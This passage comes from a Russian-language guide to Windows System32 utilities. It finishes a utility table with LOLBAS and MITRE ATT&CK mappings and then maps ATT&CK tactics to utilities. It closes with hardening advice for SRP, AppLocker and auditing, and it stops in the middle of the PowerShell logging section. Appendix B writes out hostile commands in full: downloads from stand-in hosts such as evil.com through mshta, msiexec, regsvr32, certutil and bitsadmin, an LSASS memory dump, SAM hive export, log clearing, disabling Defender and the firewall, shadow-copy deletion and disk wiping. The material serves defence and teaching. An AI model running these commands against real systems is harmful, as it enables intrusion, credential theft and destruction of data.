85	`ping.exe`	ICMP-эхо для проверки сетевой связности	U	–	T1018	3
86	`pktmon.exe`	Монитор пакетов сетевого стека (Windows 10 1809+)	A	–	T1040	4
87	`pnputil.exe`	Управление хранилищем драйверов Plug and Play	A	–	—	—
88	`powercfg.exe`	Управление электропитанием и планами энергосбережения	A	–	T1082	19
89	`print.exe`	Печать текстового файла на принтере	U	+	T1105	21
90	`psr.exe`	Средство записи действий (Problem Steps Recorder)	U	–	T1113	—
91	`query.exe`	Запрос информации о терминальных сессиях	U	–	T1033	—
92	`qwinsta.exe`	Вывод информации о сеансах Remote Desktop	U	–	T1033	—
93	`rasphone.exe`	Телефонная книга удалённого доступа (VPN)	U	–	—	—
94	`rdrleakdiag.exe`	Диагностика утечек ресурсов перенаправителя	U	+	T1003	23
95	`recover.exe`	Восстановление данных с повреждённого диска	A	–	—	6

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
96	`reg.exe`	Управление реестром из командной строки	U/A	+	T1012, T1112, T1552.002	18
97	`regedt32.exe`	Перенаправление на regedit.exe (совместимость)	A	–	—	18
98	`regini.exe`	Пакетное изменение реестра из текстовых скриптов	A	–	T1112	18
99	`regsvr32.exe`	Регистрация/снятие COM-серверов DLL	U	+	T1218.010	17
100	`relog.exe`	Переформатирование данных счётчиков производительности	U	–	—	20
101	`replace.exe`	Замена файлов в каталоге назначения	U	+	T1105	21
102	`robocopy.exe`	Робастное копирование файлов и деревьев каталогов	U	–	T1074.001	7
103	`route.exe`	Управление таблицей IP-маршрутизации	A	–	T1016	3
104	`rpcping.exe`	Проверка связности RPC	U	–	T1018	—
105	`runas.exe`	Запуск программы от имени другого пользователя	U	–	T1134	2
106	`rundll32.exe`	Выполнение функций из DLL-библиотек	U	+	T1218.011	17
107	`runscripthelper.exe`	Вспомогательный хост для скриптов (WDAG)	U	+	T1202	23
108	`sc.exe`	Управление службами Windows (SCM)	U/A	–	T1543.003, T1007	10

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
109	`schtasks.exe`	Создание и управление запланированными задачами	U/A	–	T1053.005	10
110	`sdbinst.exe`	Установка баз данных совместимости (SDB)	A	+	T1546.011	23
111	`secedit.exe`	Настройка и анализ политик безопасности	A	–	T1562	14
112	`setx.exe`	Установка переменных среды (постоянных)	U	–	T1574.007	15
113	`sfc.exe`	Проверка целостности системных файлов	A	–	—	13
114	`shutdown.exe`	Выключение/перезагрузка/завершение сеанса	U/A	–	T1529	—
115	`sigverif.exe`	Проверка цифровых подписей файлов (GUI)	U	–	—	13
116	`sort.exe`	Сортировка текстовых строк	U	–	—	15
117	`subst.exe`	Назначение буквы диска каталогу	U	–	—	6
118	`sxstrace.exe`	Трассировка Side-by-Side (WinSxS)	A	–	—	23
119	`systeminfo.exe`	Подробная информация об ОС и оборудовании	U	–	T1082	19
120	`takeown.exe`	Получение владения файлом/каталогом	A	–	T1222.001	8
121	`tar.exe`	Создание и распаковка tar-архивов (Windows 10+)	U	–	T1560.001	7
122	`taskkill.exe`	Завершение процессов по PID или имени	U/A	–	T1489	9
123	`tasklist.exe`	Вывод списка запущенных процессов	U	–	T1057	9

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
124	`timeout.exe`	Пауза в пакетном файле на заданное время	U	–	—	15
125	`tracerpt.exe`	Обработка журналов ETW в отчёты	A	–	—	24
126	`tracert.exe`	Трассировка маршрута (ICMP TTL)	U	–	T1018	3
127	`tree.exe`	Графическое отображение дерева каталогов	U	–	T1083	7
128	`typeperf.exe`	Вывод значений счётчиков производительности в консоль	U	–	—	20
129	`tzutil.exe`	Управление часовым поясом	U/A	–	T1124	—
130	`vssadmin.exe`	Управление теневыми копиями томов (VSS)	A	–	T1490, T1003.003	6
131	`w32tm.exe`	Конфигурация и диагностика службы времени Windows	U/A	–	T1124	—
132	`wbadmin.exe`	Управление резервным копированием Windows Server	A	–	T1490	—
133	`wevtutil.exe`	Управление журналами событий Windows из командной строки	U/A	–	T1070.001, T1654	24
134	`where.exe`	Поиск исполняемых файлов по PATH	U	–	T1083	15
135	`whoami.exe`	Информация о текущем пользователе, группах, привилегиях	U	–	T1033	14
136	`wmic.exe`	Интерфейс WMI из командной строки (устаревает)	U	+	T1047	11

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
137	`wscript.exe`	Скриптовый хост WSH (оконный режим)	U	+	T1059.005	16
138	`wusa.exe`	Автономный установщик обновлений Windows	A	+	T1218	21
139	`xcopy.exe`	Расширенное копирование файлов и каталогов	U	–	T1074.001	7
140	`xwizard.exe`	Мастер расширяемых компонентов (Extensible Wizard)	U	+	T1218	23
141	`waitfor.exe`	Ожидание или отправка сигнала по сети	U	–	T1071	23
142	`msbuild.exe`	Система сборки .NET (часто в System32 через PATH)	U	+	T1127.001	22
143	`installutil.exe`	Установщик сборок .NET	U	+	T1218.004	22
144	`regasm.exe`	Регистрация COM-компонентов .NET	U	+	T1218.009	22
145	`mmc.exe`	Хост-процесс оснасток управления	U	+	T1218.014	—
146	`presentationhost.exe`	Хост для XAML-приложений браузера (XBAP)	U	+	T1218	22
147	`mavinject.exe`	Инъекция DLL в процессы (средство отладки)	A	+	T1218.013	23
148	`diskshadow.exe`	Управление теневыми копиями (Server, скриптовый режим)	A	+	T1218, T1003.003	23
149	`infdefaultinstall.exe`	Установка INF-файлов (устаревшая)	U	+	T1218	23
150	`syncappvpublishingserver.exe`	Синхронизация App-V (PowerShell-инъекция)	U	+	T1218	23

> ***Примечание.*** *Таблица охватывает только каталог* `System32`*. Утилиты из* `%SystemRoot%\SysWOW64` *(32-битные аналоги на 64-битных системах) имеют идентичные имена и, как правило, аналогичное поведение. Часть утилит (msbuild, installutil, regasm) фактически расположены в каталогах .NET Framework, но доступны через переменную* `PATH`*. Привилегии указаны для основного варианта использования — часть ключей отдельных утилит может потребовать повышенных прав даже при базовом уровне* `U`*.*

Приложение B: Матрица MITRE ATT&CK и утилиты System32

Данное приложение систематизирует связь между тактиками и техниками фреймворка MITRE ATT&CK (Enterprise, v14+) и нативными утилитами Windows из каталога System32. Для каждой тактики перечислены релевантные техники и подтехники с указанием конкретных утилит и типичных сценариев их злонамеренного использования.

TA0043 — Reconnaissance (Разведка)

Тактика разведки относится к предварительному сбору информации атакующим. Утилиты System32 непосредственно не используются на этом этапе, так как он, как правило, выполняется за пределами инфраструктуры жертвы. Тем не менее, результаты работы ряда утилит (ipconfig, systeminfo, net) могут быть собраны и эксфильтрированы на предыдущих компрометациях для подготовки к следующей атаке.

Техника	Утилиты	Пояснение
T1592 — Gather Victim Host Information	`systeminfo.exe`, `msinfo32.exe`	Результаты работы утилит собираются при первичной компрометации и используются для планирования дальнейших атак
T1590 — Gather Victim Network Information	`ipconfig.exe`, `nslookup.exe`	Данные о внутренней сетевой инфраструктуре применяются для разведки перед латеральным перемещением

TA0042 — Resource Development (Подготовка ресурсов)

На данном этапе атакующие подготавливают инфраструктуру и инструментарий. Утилиты System32 играют косвенную роль:

Техника	Утилиты	Пояснение
T1587.001 — Develop Capabilities: Malware	`makecab.exe`, `iexpress.exe`	Используются для упаковки вредоносного кода в легитимные форматы (CAB, самораспаковывающиеся EXE)
T1588.004 — Obtain Capabilities: Digital Certificates	`certreq.exe`, `certutil.exe`	Запрос сертификатов для подписи вредоносного кода или настройки C2-инфраструктуры с TLS
T1608.001 — Stage Capabilities: Upload Malware	`ftp.exe`, `bitsadmin.exe`	Загрузка инструментария на промежуточные серверы

TA0001 — Initial Access (Первоначальный доступ)

Утилиты System32 напрямую не обеспечивают первоначальный доступ, но часто задействуются в цепочках начального заражения:

Техника	Утилиты	Пояснение
T1566.001 — Phishing: Spearphishing Attachment	`mshta.exe`, `wscript.exe`, `cscript.exe`	Вложения электронной почты (HTA, VBS, JS) обрабатываются этими хостами при открытии пользователем
T1566.002 — Phishing: Spearphishing Link	`mshta.exe`, `rundll32.exe`	Ссылки на HTA-файлы или DLL, обрабатываемые соответствующими хостами

TA0002 — Execution (Выполнение)

Это ключевая тактика для утилит System32 — многие из них являются легитимными средствами выполнения кода.

Техника	Подтехника	Утилиты	Сценарий использования
T1059 — Command and Scripting Interpreter	T1059.001 — PowerShell	`powershell.exe`, `pwsh.exe`	Выполнение PS-скриптов, загрузка в память, обход AMSI, бесфайловые атаки
	T1059.003 — Windows Command Shell	`cmd.exe`	Выполнение пакетных файлов (.bat, .cmd), конвейерная обработка, перенаправление потоков
	T1059.005 — Visual Basic	`cscript.exe`, `wscript.exe`	Исполнение VBS/JS-скриптов, обращение к COM-объектам, WMI
	T1059.007 — JavaScript	`cscript.exe`, `wscript.exe`, `mshta.exe`	JS/JScript через WSH или встроенный в HTA-файлы
T1047 — Windows Management Instrumentation		`wmic.exe`	Выполнение команд через WMI: `wmic process call create`, `wmic /node:` для удалённого исполнения
T1053 — Scheduled Task/Job	T1053.005 — Scheduled Task	`schtasks.exe`	`schtasks /create /tn name /tr command /sc` — создание задачи с произвольной командой
	T1053.002 — At	`at.exe`	Устаревший механизм, но работает на старых системах: `at 14:00 cmd /c payload.exe`
T1129 — Shared Modules		`rundll32.exe`, `regsvr32.exe`	Загрузка и выполнение кода из DLL
T1218 — System Binary Proxy Execution	T1218.003 — CMSTP	`cmstp.exe`	Установка INF с произвольным COM-объектом: `cmstp.exe /s /ns payload.inf`
	T1218.004 — InstallUtil	`installutil.exe`	Обход AppLocker через метод Uninstall: `installutil /logfile= /LogToConsole=false /U payload.dll`
	T1218.005 — Mshta	`mshta.exe`	Выполнение HTA из URL: `mshta http://evil.com/payload.hta`, inline VBScript
	T1218.007 — Msiexec	`msiexec.exe`	Установка из URL: `msiexec /q /i http://evil.com/payload.msi`
	T1218.009 — Regsvcs/Regasm	`regasm.exe`	Регистрация вредоносной .NET-сборки с выполнением произвольного кода
	T1218.010 — Regsvr32	`regsvr32.exe`	Бесфайловое выполнение через SCT: `regsvr32 /s /n /u /i:http://evil.com/file.sct scrobj.dll`
	T1218.011 — Rundll32	`rundll32.exe`	Вызов экспортируемых функций: `rundll32 payload.dll,EntryPoint`, загрузка через URL

Техника	Подтехника	Утилиты	Сценарий использования
	T1218.013 — Mavinject	`mavinject.exe`	Инъекция DLL: `mavinject.exe PID /INJECTRUNNING payload.dll`
	T1218.014 — MMC	`mmc.exe`	Выполнение произвольных MSC-оснасток с командами
T1127 — Trusted Developer Utilities Proxy Execution	T1127.001 — MSBuild	`msbuild.exe`	Выполнение C#/VB-кода из XML-проекта без компиляции EXE
T1202 — Indirect Command Execution		`forfiles.exe`, `pcalua.exe`, `cmd.exe /c`, `explorer.exe`	Непрямой запуск: `forfiles /p c:\windows /m notepad.exe /c "cmd /c payload.exe"`

TA0003 — Persistence (Закрепление)

Техника	Подтехника	Утилиты	Сценарий использования
T1053.005 — Scheduled Task		`schtasks.exe`	Создание задачи с триггером на вход в систему, загрузку, по расписанию
T1543.003 — Windows Service		`sc.exe`	Создание службы: `sc create svcname binPath= "payload.exe" start= auto`
T1547.001 — Registry Run Keys		`reg.exe`, `regini.exe`	Добавление в `HKCU\...\Run`: `reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v name /d payload.exe`
T1546.003 — WMI Event Subscription		`wmic.exe`	Создание постоянной подписки WMI через `wmic`
T1546.011 — Application Shimming		`sdbinst.exe`	Установка SDB-шима с редиректом на вредоносный код
T1574.001 — DLL Search Order Hijacking		`rundll32.exe`	Размещение вредоносной DLL в каталоге с приоритетным порядком поиска
T1197 — BITS Jobs		`bitsadmin.exe`	Создание постоянного BITS-задания с триггером уведомления: `bitsadmin /SetNotifyCmdLine`

TA0004 — Privilege Escalation (Повышение привилегий)

Техника	Под-техника	Утилиты	Сценарий использования
T1548.002 — Bypass User Account Control		`eventvwr.exe`, `fodhelper.exe`, `computerdefaults.exe`	UAC Bypass через автоэлевацию и подмену реестровых ключей (hijack `ms-settings` или `mscfile` handler)
T1134 — Access Token Manipulation		`runas.exe`	Запуск процесса от имени другого пользователя при наличии пароля
T1053.005 — Scheduled Task		`schtasks.exe`	Создание задачи от имени SYSTEM: `schtasks /create /ru SYSTEM /tr payload.exe`
T1543.003 — Windows Service		`sc.exe`	Модификация пути существующей привилегированной службы
T1574.002 — DLL Side-Loading		`rundll32.exe`	Боковая загрузка DLL через легитимный бинарный файл

TA0005 — Defense Evasion (Обход защиты)

Техника	Под-тех-ника	Утилиты	Сценарий использования
T1140 — Deobfuscate/Decode Files		`certutil.exe`, `expand.exe`, `extrac32.exe`	Декодирование Base64: `certutil -decode encoded.txt payload.exe`; распаковка CAB
T1070.001 — Clear Windows Event Logs		`wevtutil.exe`	Очистка журналов: `wevtutil cl Security`, `wevtutil cl System`
T1070.004 — File Deletion		`cipher.exe`, `fsutil.exe`, `del` (cmd)	Безопасное затирание: `cipher /w:C:\`; удаление через `fsutil file setZeroData`
T1070.006 — Timestomp		`powershell.exe`, `fsutil.exe`	Модификация временных меток файлов для маскировки
T1218 — System Binary Proxy Execution	Все под-техники	`rundll32.exe`, `regsvr32.exe`, `mshta.exe`, `msiexec.exe`, `cmstp.exe` и др.	Выполнение кода через доверенные подписанные бинарные файлы Microsoft для обхода AppLocker, WDAC
T1562.001 — Disable or Modify Tools		`fltMC.exe`, `sc.exe`	Выгрузка минифильтра антивируса: `fltMC unload MsSecFlt`; остановка службы: `sc stop WinDefend`
T1562.002 — Disable Windows Event Logging		`auditpol.exe`, `wevtutil.exe`, `logman.exe`	Отключение аудита: `auditpol /set /subcategory:"..." /success:disable /failure:disable`
T1562.004 — Disable or Modify System Firewall		`netsh.exe`	Отключение брандмауэра: `netsh advfirewall set allprofiles state off`
T1564.001 — Hidden Files and Directories		`attrib.exe`	Скрытие файлов: `attrib +h +s payload.exe`
T1564.004 — NTFS File Attributes		`fsutil.exe`, `cmd.exe`	Хранение данных в альтернативных потоках NTFS (ADS): `type payload.exe > legit.txt:hidden`
T1553.004 — Install Root Certificate		`certutil.exe`	Установка корневого сертификата для обхода проверки подписей
T1036 — Masquerading		Любые утилиты	Копирование и переименование утилит для обхода правил детектирования по имени процесса

TA0006 — Credential Access (Доступ к учётным данным)

Техника	Под-техника	Утилиты	Сценарий использования
T1003.003 — NTDS		`ntdsutil.exe`, `vssadmin.exe`, `diskshadow.exe`, `esentutl.exe`	Копирование ntds.dit через теневую копию: `vssadmin create shadow /for=C:`, затем копирование файла БД
T1003.002 — Security Account Manager		`reg.exe`, `esentutl.exe`	Дамп реестра SAM: `reg save HKLM\SAM sam.hiv`, `reg save HKLM\SYSTEM system.hiv`
T1003.004 — LSA Secrets		`reg.exe`	`reg save HKLM\SECURITY security.hiv` для извлечения LSA-секретов
T1003.001 — LSASS Memory		`rdrleakdiag.exe`, `rundll32.exe` (comsvcs.dll)	Дамп памяти lsass: `rundll32.exe comsvcs.dll, MiniDump <PID> dump.bin full`
T1552.002 — Credentials in Registry		`reg.exe`	Поиск паролей в реестре: `reg query HKLM /f password /t REG_SZ /s`
T1555.004 — Windows Credential Manager		`cmdkey.exe`	Просмотр сохранённых учётных данных: `cmdkey /list`
T1558 — Steal or Forge Kerberos Tickets		`klist.exe`	Просмотр и анализ кешированных билетов Kerberos

TA0007 — Discovery (Обнаружение)

Техника	Подтехника	Утилиты	Сценарий использования
T1016 — System Network Configuration Discovery		`ipconfig.exe`, `route.exe`, `nslookup.exe`, `netsh.exe`, `nbtstat.exe`, `nltest.exe`	Сбор информации о сети: `ipconfig /all`, `route print`, `netsh interface show`
T1018 — Remote System Discovery		`ping.exe`, `tracert.exe`, `pathping.exe`, `nbtstat.exe`, `net.exe`	Обнаружение хостов: `ping -n 1 10.0.0.X`, `net view /domain`, `nbtstat -A target`
T1033 — System Owner/User Discovery		`whoami.exe`, `query.exe`, `qwinsta.exe`	`whoami /all`, `query user`, `qwinsta /server:target`
T1049 — System Network Connections Discovery		`netstat.exe`, `netsh.exe`	Активные соединения: `netstat -anob`, `netsh interface portproxy show`
T1057 — Process Discovery		`tasklist.exe`, `wmic.exe`	Список процессов: `tasklist /v /fo csv`, `wmic process list brief`
T1069 — Permission Groups Discovery	T1069.001 — Local Groups	`net.exe`	`net localgroup`, `net localgroup administrators`
	T1069.002 — Domain Groups	`net.exe`, `dsquery.exe`, `dsget.exe`	`net group /domain`, `dsquery group -name *admin*`
T1082 — System Information Discovery		`systeminfo.exe`, `msinfo32.exe`, `dxdiag.exe`, `driverquery.exe`, `hostname.exe`	`systeminfo`, `driverquery /v`, `hostname`
T1083 — File and Directory Discovery		`where.exe`, `tree.exe`, `dir` (cmd), `forfiles.exe`	`where /r C:\ *.kdbx`, `tree /f /a`, `forfiles /p C:\ /m *.docx /s`
T1087 — Account Discovery	T1087.001 — Local Account	`net.exe`, `wmic.exe`	`net user`, `wmic useraccount list brief`
	T1087.002 — Domain Account	`net.exe`, `dsquery.exe`, `dsget.exe`, `nltest.exe`	`net user /domain`, `dsquery user`
T1135 — Network Share Discovery		`net.exe`	`net share`, `net view \\target`, `net view /domain`
T1482 — Domain Trust Discovery		`nltest.exe`, `dsquery.exe`	`nltest /domain_trusts /all_trusts`
T1615 — Group Policy Discovery		`gpresult.exe`	`gpresult /z`, `gpresult /r`

TA0008 — Lateral Movement (Латеральное перемещение)

Техника	Под-тех-ника	Утилиты	Сценарий использования
T1021.001 — Remote Desktop Protocol		`mstsc.exe`	Подключение к удалённому хосту: `mstsc /v:target`
T1021.002 — SMB/Windows Admin Shares		`net.exe`, `xcopy.exe`, `robocopy.exe`	Копирование payload: `net use \\target\C$ /user:admin pass`, `xcopy payload.exe \\target\C$\windows\temp\`
T1021.003 — DCOM		`wmic.exe`, `mmc.exe`	Удалённое выполнение через WMI: `wmic /node:target process call create "cmd /c payload"`
T1021.006 — Windows Remote Management		`winrm.exe` (через cmd)	Удалённое выполнение через WinRM
T1047 — Windows Management Instrumentation		`wmic.exe`	Удалённое выполнение через WMI DCOM
T1053.005 — Scheduled Task		`schtasks.exe`	Создание задачи на удалённом хосте: `schtasks /create /s target /u user /p pass`
T1570 — Lateral Tool Transfer		`robocopy.exe`, `xcopy.exe`, `bitsadmin.exe`	Передача инструментов по SMB-шарам

TA0009 — Collection (Сбор данных)

Техника	Под-техника	Утилиты	Сценарий использования
T1005 — Data from Local System		`findstr.exe`, `forfiles.exe`, `where.exe`	Поиск ценных файлов: `findstr /si "password" *.txt *.xml *.config`
T1039 — Data from Network Shared Drive		`net.exe`, `robocopy.exe`	Монтирование и копирование с сетевых шар
T1074.001 — Local Data Staging		`robocopy.exe`, `xcopy.exe`, `compact.exe`	Сбор файлов в промежуточный каталог перед эксфильтрацией
T1113 — Screen Capture		`psr.exe`	Запись экрана (Problem Steps Recorder): `psr /start /output screenshot.zip /sc 1 /maxsc 100`
T1115 — Clipboard Data		`clip.exe`, `powershell.exe`	Перехват буфера обмена
T1560.001 — Archive via Utility		`makecab.exe`, `tar.exe`, `compact.exe`	Архивирование перед эксфильтрацией: `makecab /d CabinetName=data.cab /f filelist.txt`
T1040 — Network Sniffing		`netsh.exe`, `pktmon.exe`	Захват трафика: `netsh trace start`, `pktmon start --capture`

TA0011 — Command and Control (Управление и контроль)

Техника	Под-техника	Утилиты	Сценарий использования
T1071.001 — Web Protocols		`bitsadmin.exe`, `certutil.exe`, `mshta.exe`	Коммуникация через HTTP: `certutil -urlcache -split -f http://c2/cmd`, BITS-задания
T1071.002 — File Transfer Protocols		`ftp.exe`	FTP-канал управления: `ftp -s:commands.txt c2server`
T1071.004 — DNS		`nslookup.exe`	DNS-туннелирование: `nslookup -type=TXT encoded.c2domain.com`
T1105 — Ingress Tool Transfer		`certutil.exe`, `bitsadmin.exe`, `ftp.exe`, `extrac32.exe`, `findstr.exe`, `finger.exe`, `replace.exe`, `print.exe`	Загрузка файлов: `certutil -urlcache -split -f http://evil.com/tool.exe`, `bitsadmin /transfer job http://evil.com/tool.exe C:\temp\tool.exe`
T1132 — Data Encoding		`certutil.exe`	Кодирование коммуникаций: Base64-обмен через `certutil -encode` / `-decode`
T1197 — BITS Jobs		`bitsadmin.exe`	Устойчивый C2-канал через BITS с автоматическим возобновлением
T1572 — Protocol Tunneling		`netsh.exe`	Port forwarding: `netsh interface portproxy add v4tov4 listenport=8080 connectaddress=target connectport=80`

TA0010 — Exfiltration (Эксфильтрация)

Техника	Под-техника	Утилиты	Сценарий использования
T1048.003 — Exfiltration Over Unencrypted Non-C2 Protocol		`ftp.exe`, `finger.exe`	Передача данных по FTP/Finger на внешний сервер
T1048.002 — Exfiltration Over Asymmetric Encrypted Non-C2 Protocol		`certutil.exe`, `bitsadmin.exe`	HTTPS-передача данных через BITS или certutil
T1041 — Exfiltration Over C2 Channel		`certutil.exe`, `mshta.exe`, `bitsadmin.exe`	Использование основного C2-канала для выгрузки данных
T1567 — Exfiltration Over Web Service		`bitsadmin.exe`	Загрузка на легитимные облачные хранилища через BITS
T1029 — Scheduled Transfer		`schtasks.exe` + `robocopy.exe`	Периодическая эксфильтрация по расписанию через запланированную задачу

TA0040 — Impact (Воздействие)

Техника	Под-техника	Утилиты	Сценарий использования
T1486 — Data Encrypted for Impact		`cipher.exe`, `manage-bde.exe`	Шифрование данных: злоупотребление EFS или включение BitLocker с недоступным ключом
T1489 — Service Stop		`sc.exe`, `taskkill.exe`, `net.exe`	Остановка критических служб: `sc stop MSSQLSERVER`, `taskkill /f /im sqlservr.exe`, `net stop "служба"`
T1490 — Inhibit System Recovery		`vssadmin.exe`, `wbadmin.exe`, `bcdedit.exe`, `wmic.exe`	Удаление теневых копий: `vssadmin delete shadows /all /quiet`, отключение восстановления: `bcdedit /set {default} recoveryenabled no`
T1529 — System Shutdown/Reboot		`shutdown.exe`	Принудительная перезагрузка: `shutdown /r /f /t 0`
T1531 — Account Access Removal		`net.exe`	Изменение паролей: `net user administrator NewP@ss123`, удаление учётных записей
T1561.001 — Disk Wipe: Disk Content Wipe		`cipher.exe`, `format.exe`	Затирание дисков: `cipher /w:C:\`, `format C: /y`
T1561.002 — Disk Wipe: Disk Structure Wipe		`diskpart.exe`	Уничтожение разделов: `diskpart` → `clean all`

Приложение C: Групповые политики для ограничения утилит

В данном приложении собраны конкретные настройки групповых политик (GPO), ключи реестра и шаблоны AppLocker для ограничения злонамеренного использования утилит System32 с сохранением необходимой административной функциональности.

C.1. Блокировка опасных утилит через Software Restriction Policies (SRP)

Software Restriction Policies (SRP) — устаревший, но до сих пор поддерживаемый механизм, работающий во всех редакциях Windows. Подходит для сред, где AppLocker недоступен (Windows Home/Pro без Enterprise).

Путь GPO:

```
Computer Configuration → Windows Settings → Security Settings →
Software Restriction Policies → Additional Rules
```

Реестровый путь SRP:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers
```

Рекомендуемые правила блокировки (тип: путь, уровень безопасности: Disallowed):

Утилита	Путь для блокировки	Обоснование
`mshta.exe`	`%SystemRoot%\System32\mshta.exe`	Proxy Execution, выполнение HTA из интернета
`cmstp.exe`	`%SystemRoot%\System32\cmstp.exe`	UAC Bypass, COM-объект инъекция
`regsvr32.exe`	`%SystemRoot%\System32\regsvr32.exe`	Squiblydoo — бесфайловое выполнение через SCT
`wscript.exe`	`%SystemRoot%\System32\wscript.exe`	Запуск VBS/JS вредоносных скриптов
`cscript.exe`	`%SystemRoot%\System32\cscript.exe`	Консольный аналог wscript
`certutil.exe`	`%SystemRoot%\System32\certutil.exe`	Загрузка файлов, декодирование Base64
`bitsadmin.exe`	`%SystemRoot%\System32\bitsadmin.exe`	Скрытая загрузка файлов, persistence
`mavinject.exe`	`%SystemRoot%\System32\mavinject.exe`	DLL-инъекция в процессы
`esentutl.exe`	`%SystemRoot%\System32\esentutl.exe`	Копирование заблокированных файлов (ntds.dit, SAM)
`diskshadow.exe`	`%SystemRoot%\System32\diskshadow.exe`	Скриптовое создание теневых копий

> ***Внимание!*** *Блокировка* `certutil.exe` *может нарушить автоматическое обновление сертификатов и работу PKI-инфраструктуры. Перед развёртыванием протестируйте в пилотной группе.*

C.2. AppLocker — шаблоны политик

AppLocker доступен в редакциях Windows Enterprise и Education. Обеспечивает более гибкий контроль по сравнению с SRP.

Путь GPO:

```
Computer Configuration → Windows Settings → Security Settings →
Application Control Policies → AppLocker
```

Реестровый путь:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\SrpV2
```

Обязательная предпосылка — запуск службы:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\AppIDSvc" /v Start /t REG_DWORD /d 2 /
sc start AppIDSvc
```

C.2.1. Правила для исполняемых файлов (Executable Rules)

Базовая политика: разрешить всё подписанное Microsoft, заблокировать конкретные утилиты.

```
<!-- Шаблон XML для импорта в AppLocker -->
<RuleCollection Type="Exe" EnforcementMode="Enabled">

  <!-- Разрешить все файлы, подписанные Microsoft -->
  <FilePublisherRule Id="allow-microsoft-signed" Name="Allow Microsoft Signed"
                     Description="Allow all Microsoft-signed executables"
                     UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
      <FilePublisherCondition PublisherName="O=MICROSOFT CORPORATION*"
                              ProductName="*" BinaryName="*">
        <BinaryVersionRange LowSection="*" HighSection="*" />
      </FilePublisherCondition>
    </Conditions>
  </FilePublisherRule>

  <!-- Заблокировать mshta.exe для всех, кроме администраторов -->
  <FilePathRule Id="deny-mshta" Name="Deny mshta.exe"
                Description="Block HTML Application Host"
                UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePathCondition Path="%SYSTEM32%\mshta.exe" />
    </Conditions>
    <Exceptions>
      <FilePathCondition Path="%SYSTEM32%\mshta.exe"
                         UserOrGroupSid="S-1-5-32-544" />
    </Exceptions>
  </FilePathRule>

  <!-- Заблокировать cmstp.exe -->
  <FilePathRule Id="deny-cmstp" Name="Deny cmstp.exe"
                Description="Block Connection Manager Profile Installer"
                UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePathCondition Path="%SYSTEM32%\cmstp.exe" />
    </Conditions>
  </FilePathRule>

  <!-- Заблокировать mavinject.exe -->
  <FilePathRule Id="deny-mavinject" Name="Deny mavinject.exe"
                Description="Block DLL Injection Utility"
                UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePathCondition Path="%SYSTEM32%\mavinject.exe" />
    </Conditions>
  </FilePathRule>

</RuleCollection>
```

C.2.2. Правила для скриптов (Script Rules)

```
Блокировать выполнение скриптов из пользовательских каталогов:

Тип:   Script Rules
Путь:  %USERPROFILE%\*
SID:   S-1-1-0 (Everyone)
Действие: Deny

Тип:   Script Rules
Путь:  %TEMP%\*
SID:   S-1-1-0 (Everyone)
Действие: Deny

Тип:   Script Rules
Путь:  %APPDATA%\*
SID:   S-1-1-0 (Everyone)
Действие: Deny
```

C.2.3. Правила для DLL (DLL Rules)

> ***Примечание.*** *DLL-правила AppLocker существенно влияют на производительность. Включайте только при реальной необходимости.*

```
Включение DLL-правил:
Computer Configuration → ... → AppLocker → Properties →
    [✓] DLL Rules → Configured: Enforce rules

Блокировать загрузку DLL из записываемых пользователем каталогов:
    Путь: %TEMP%\*.dll → Deny
    Путь: %APPDATA%\*.dll → Deny
    Путь: %USERPROFILE%\Downloads\*.dll → Deny
```

C.3. Настройка расширенного аудита

Расширенный аудит позволяет фиксировать использование потенциально опасных утилит.

Путь GPO:

```
Computer Configuration → Windows Settings → Security Settings →
Advanced Audit Policy Configuration → Audit Policies
```

Командная строка (auditpol):

```
@echo off
REM ═══ Включение ключевых категорий аудита ═══

REM Создание процессов (критически важно для отслеживания запуска утилит)
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable

REM Вход в систему
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Special Logon" /success:enable /failure:enable

REM Изменение привилегий
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

REM Изменение политик
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
auditpol /set /subcategory:"Authentication Policy Change" /success:enable /failure:enab

REM Доступ к объектам (файлы, реестр)
auditpol /set /subcategory:"File System" /success:enable /failure:enable
auditpol /set /subcategory:"Registry" /success:enable /failure:enable

REM Службы и драйверы
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable

REM Запланированные задачи
auditpol /set /subcategory:"Other Object Access Events" /success:enable /failure:enable

REM Проверка текущих настроек
auditpol /get /category:*
```

C.3.1. Включение аудита командной строки в событиях создания процессов

Критически важная настройка, позволяющая видеть аргументы командной строки в событии 4688.

GPO:

```
Computer Configuration → Administrative Templates → System → Audit Process Creation →
    "Include command line in process creation events" → Enabled
```

Реестровый путь:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit
    ProcessCreationIncludeCmdLine_Enabled = 1 (REG_DWORD)
```

C.3.2. Включение логирования ScriptBlock (PowerShell)

GPO:

```
Computer Configuration → Administrative Templates → Windows Components →
Windows PowerShell → "Turn on PowerShell Script Block Logging" → Enabled
```

Реестровый путь:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
    EnableScriptBlockLogging = 1 (REG_DWORD)
```

C.3.3. Включение логирования модулей PowerShell

GPO:

```
Computer Configuration → Administrative Templates → Windows Components →
Windows PowerShell → "Turn on Module Logging" → Enabled
    Модули: * (все модули)
```

Реестровый путь:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging
    EnableModuleLogging = 1 (REG_DWORD)

HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames
    * = * (REG_SZ)
```

C.3.4. Транскрипция PowerShell

GPO:

```
Computer Configuration → Administrative Templates → Windows Components →
